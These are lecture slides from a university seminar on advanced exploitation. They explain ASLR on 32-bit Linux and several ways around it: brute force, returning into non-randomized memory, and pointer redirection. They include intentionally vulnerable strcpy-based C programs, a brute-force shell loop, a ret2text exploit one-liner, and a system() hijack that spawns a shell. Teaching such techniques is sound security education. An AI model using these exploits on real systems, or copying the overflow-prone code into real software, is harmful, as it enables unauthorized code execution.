ASLR

Address Space Layout Randomization

Seminar on Advanced Exploitation Techniques
Chair of Computer Science 4
RWTH Aachen

Tilo Müller

What is ASLR?

- A security technology to prevent exploitation of buffer overflows
- Most popular alternative: Nonexecutable stack
- Enabled by default since Kernel 2.6.12 (2005) / Vista Beta 2 (2006)
- Earlier third party implementations: PaX (since 2000)


How does ASLR work?

- ASLR = Address Space Layout Randomization

- Aim: Introduce randomness into the address space of each instantiation (24 bits of a 32-bit address are randomized)

→ Addresses of infiltrated shellcode are not predictive anymore

→ Common Exploitation techniques fail, because the place of the shellcode is unknown



How does ASLR work?

Demonstration:

getEBP.c

```
unsigned long getEBP(void) {
        __asm__("movl %ebp,%eax");
}

int main(void) {
        printf("EBP: %x\n",getEBP());
}
```

ASLR disabled:

```
> ./getEBP
EBP:bffff3b8
> ./getEBP
EBP:bffff3b8
```

ASLR enabled:

```
> ./getEBP
EBP:bfaa2e58
> ./getEBP
EBP:bf9114c8
```

What is randomized?

- Only the stack and libraries
  e.g. *not* the heap, text, data and bss segment

Demonstration:

```
> cat /proc/self/maps | egrep '(libc|heap|stack)'
0804d000-0806e000 rw-p 0804d000 00:00 0          [heap]
b7e5e000-b7fa5000 r-xp 00000000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
b7fa5000-b7fa6000 r--p 00147000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
b7fa6000-b7fa8000 rw-p 00148000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
bfa0d000-bfa22000 rw-p bffeb000 00:00 0          [stack]
```

```
cat /proc/self/maps | egrep '(libc|heap|stack)'
0804d000-0806e000 rw-p 0804d000 00:00 0          [heap]
b7da0000-b7ee7000 r-xp 00000000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
b7ee7000-b7ee8000 r--p 00147000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
b7ee8000-b7eea000 rw-p 00148000 08:01 1971213    /lib/i686/cmov/libc-2.7.so
bfa86000-bfa9b000 rw-p bffeb000 00:00 0          [stack]
```

Overview of ASLR resistant exploits

1. Brute force
2. Return into non-randomized memory
3. Pointer redirecting
4. Stack divulging methods
5. Stack juggling methods

More methods can be found in the paper (e.g. GOT hijacking or overwriting .dtors)

1. Bruteforce

Success of bruteforce is based on:

- The tolerance of an exploit to variations in the address space layout
(e.g. how many NOPs can be placed in the buffer)

- How many exploitation attempts can be performed
(e.g. it is necessary that a network daemon restarts after crash)


- How fast the exploitation attempts can be performed
(e.g. locally vs. over network)

Example:

vuln.c

```
void function(char *args) {
        char buff[4096];
        strcpy(buff, args);
}

int main(int argc, char *argv[]) {
        function(argv[1]);
        return 0;
}
```

1. Bruteforce



1. Bruteforce

Chance: 1 to $2^{24}/4096 = 4096$ → 2048 attempts on average

Examplary bruteforce attack:

```
#! /bin/sh

while [ 0 ]; do
        ./vuln `./exploit $i`
        i=$(($i + 2048))
        if [ $i –gt 16777216 ]; then
                i=0
        fi
done;
```

It takes about 3 minutes on a 1.5 GHz CPU to get the exploit working:


```
...
Return Address: 0xbfa38901
./bruteforce.sh: line 9: 19081 Segmentation fault
Return Address: 0xbfa39101
sh-3.1$
```

Solution: Upgrade to a 64-bit architecture

Overview

1. Brute force
2. Return into non-randomized memory
3. Pointer redirecting
4. Stack divulging methods
5. Stack juggling methods

2. Return into non-randomized memory



- Stack: parameters and dynamic local variables
- Heap: dynamically created data structures (malloc)
- BSS: uninitialized global and static local variables
- Data: initialized global and static local variables
- Text: readonly program code

→ Exploitation Techniques:

ret2heap
ret2bss
ret2data
ret2text

2a. ret2text

The text region is marked readonly
→ it is just possible to manipulate the program flow
(advanced: borrowed code)

Example:


vuln.c

```
void public(char* args) {
        char buff[12];
        strcpy(buff,args);
        printf("public\n");
}

void secret(void) {
        printf("secret\n");
}

int main(int argc, char* argv[]) {
        if (getuid() == 0) secret();
        else public(argv[1]);
}
```

2a. ret2text

exploit.sh

```
#! /bin/bash
./vuln `perl -e 'print "A"x16; print "\xfa\x83\x04\x08"'`
```



2b. ret2bss


- The bss segment contains the uninitialized global variables:

vuln.c

```
char globalbuf[256];

void function(char* input) {
        char localbuf[256];
        strcpy(localbuf, input);
        strcpy(globalbuf, localbuf);
}

int main(int argc, char** argv) {
        function(argv[1]);
}
```

- Two buffers are needed, one on the stack and one in the bss segment

2b. ret2bss


0x080495e0
AAAA
AAAA
shellcode
...
AAAA
shellcode
RIP
SFP
local
buff
stack
(randomized)
global
buff
bss
(not
randomized)
0x080495e0:

2c. ret2data
2d. ret2heap

Similar to ret2bss. Examples of vulnerable code:

- Data: Initialized global variables

```
char* globalbuf = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”;

void function(char* input) {
        char localbuf[256];
        strcpy(localbuf, input);
        strcpy(globalbuf, localbuf);
}
```

- Heap: Dynamically created data structures

```
void function(char* input) {
        char local_buff[256];
        char *heap_buff;
        strcpy(local_buff,input);
        heap_buff = (char *) malloc(sizeof(local_buff));
        strcpy(heap_buff,local_buff);
}
```

Overview

1. Brute force
2. Return into non-randomized memory
3. Pointer redirecting
4. Stack divulging methods
5. Stack juggling methods

3. Pointer redirecting

- Hardcoded strings are saved within non-randomized areas
  → It is possible to redirect a string pointer to another one

- Interesting string pointers are arguments of `system`, `execve`, `...`

- Example:

vuln.c


```
int main(int argc, char* args[]) {
  char input[256];
  char *conf = "test -f ~/.progrc";
  char *license = "THIS SOFTWARE IS PROVIDED...\n";
  printf(license);
  strcpy(input,args[1]);
  if (system(conf)) printf("Error: missing .progrc\n");
}
```

Goal: Execute `system("THIS SOFTWARE IS...\n");`
→ `system` tries to execute `THIS` → write a script called `THIS`, e.g.:

```
#! /bin/bash
/bin/bash
```

